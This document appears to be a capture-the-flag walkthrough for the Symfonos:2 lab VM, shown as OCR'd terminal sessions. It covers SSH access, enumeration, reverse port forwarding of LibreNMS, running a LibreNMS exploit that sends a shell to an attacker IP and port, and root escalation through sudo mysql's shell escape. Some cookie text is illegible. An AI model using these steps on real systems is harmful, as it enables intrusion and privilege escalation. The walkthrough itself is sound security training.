
```
root@kali:~/pwn# ssh aeolus@symfonos.local
The authenticity of host 'symfonos.local (192.168.218.130)' can't be established.
ECDSA key fingerprint is SHA256:B1Gy++lPIkpytQPksfdhzAydQ8n3Hlor7srtoKol248.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'symfonos.local,192.168.218.130' (ECDSA) to the list of known hosts.
aeolus@symfonos.local's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1
aeolus@symfonos2:~$
```

Suid-ed binary:




```
aeolus@symfonos2:/home/cronus$ find / -perm -4000 2> /dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/bin/mount
/bin/su
/bin/ping
/bin/umount
```

Netstat:




```
aeolus@symfonos2:/tmp$ ss -ntl
State      Recv-Q Send-Q                                          Local Address:Port
LISTEN     0      80                                                 127.0.0.1:3306
LISTEN     0      128                                                        *:5355
LISTEN     0      50                                                         *:139
LISTEN     0      128                                                127.0.0.1:8080
LISTEN     0      32                                                         *:21
LISTEN     0      128                                                        *:22
LISTEN     0      20                                                 127.0.0.1:25
LISTEN     0      50                                                         *:445
LISTEN     0      128                                                       :::5355
LISTEN     0      50                                                        :::139
LISTEN     0      64                                                        :::80
LISTEN     0      128                                                       :::22
LISTEN     0      20                                                       ::1:25
LISTEN     0      50                                                        :::445
```

ipconfig of machine as ifconfig is not present:




```
aeolus@symfonos2:/tmp$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:3a:b1:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.218.130/24 brd 192.168.218.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe3a:b123/64 scope link
       valid_lft forever preferred_lft forever
```

Port forward port 8080 to kali machine(walkthrough):




```
aeolus@symfonos2:/tmp$ ssh tao@192.168.218.129 -R 8888:127.0.0.1:8080
tao@192.168.218.129's password:
Linux kali 4.19.0-kali4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64
```

Exploit for librenms(walkthrough):




```
root@kali:~/pwn/symfonos# ./rms.py
[!] Usage : ./exploit.py http://www.example.com cookies rhost rport
root@kali:~/pwn/symfonos# ./rms.py http://127.0.0.1:8888 "PHPSESSID=7nktupt5gqe5jcbe8gd0oacq61; XSRF-TOKEN=eyJpdiI6IjNYU0E5SEFuRWp5Tk5vZ3NiK0tUQlE9PSIsInZhbHVlIjoiaExiM0U2SzdZV2h6RUErak
[illegible]
[illegible]; librenms_session=eyJpdiI6I[illegible]
[illegible]fQ%3D%3D" 192.168.218.129 6666
[+] Device Created Sucssfully
```

Able to run mysql as root(walkthrough):




```
cronus@symfonos2:~$ sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:~$
```

Escalate to root level privilege(walkthrough):



```
cronus@symfonos2:~$ sudo /usr/bin/mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 58
Server version: 10.1.38-MariaDB-0+deb9u1 Debian 9.8

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> \!whoami
ERROR: Usage: \! shell-command
MariaDB [(none)]> \! whoami
root
MariaDB [(none)]> \! /bin/sh
# whoami
root
#
```

Flag



```
root@symfonos2:~# cat proof.txt

        Congrats on rooting symfonos:2!

           ,   ,
         ,-`{-`/
      ,-~ , \ {-~~-,
    ,~  ,   ,`,-~~-,`,
  ,`   ,   { {      } }                                             }/
 ;     ,--/`\ \    / /                                     }/      /,/
;  ,-./      \ \  { {  (                                  /,;    ,/ ,/
; /   `       } } `, `-`-.___                            / `,  ,/  `,/
 \|         ,`,`    `~.___,---}                         / ,`,,/  ,`,;
  `        { {                                     __  /  ,`/   ,`,;
        /   \ \                                 _,`, `{  `,{   `,`;`
       {     } }       /~\         .-:::-.     (--,   ;\ `,}  `,`;
       \\._./ /      /` , \      ,:::::::::,    `~;    \},/  `,`;     ,-=-
        `-..-`      /. `  .\_   ;:::::::::::;  __,{     `/  `,`;     {
                   / , ~ . ^ `~`\:::::::::::<<~>-,,`,    `-,  ``,_    }
                /~~ . `  . ~  , .`~~\:::::::;    _-~  ;__,        `,-`
       /`\    /~,  . ~ , '  `  ,  .` \::::;`   <<<~```   ``-,,__   ;
      /` .`\ /` .  ^  ,  ~  ,  . ` . ~\~                       \\, `,__
     / ` , ,`\.  ` ~  ,  ^ ,  `  ~ . . ``~~~`,                   `-`--, \
    / , ~ . ~ \ , ` .  ^  `  , . ^   .   , ` .`-,___,---,__            ``
  /` ` . ~ . ` `\ `  ~  ,  .  ,  `  ,  . ~  ^  ,  .  ~  , .`~---,___
/` . `  ,  . ~ , \  `  ~  ,  .  ^  ,  ~  .  `  ,  ~  .  ^  ,  ~  .  `-,

        Contact me via Twitter @zayotic to give feedback!

root@symfonos2:~#
```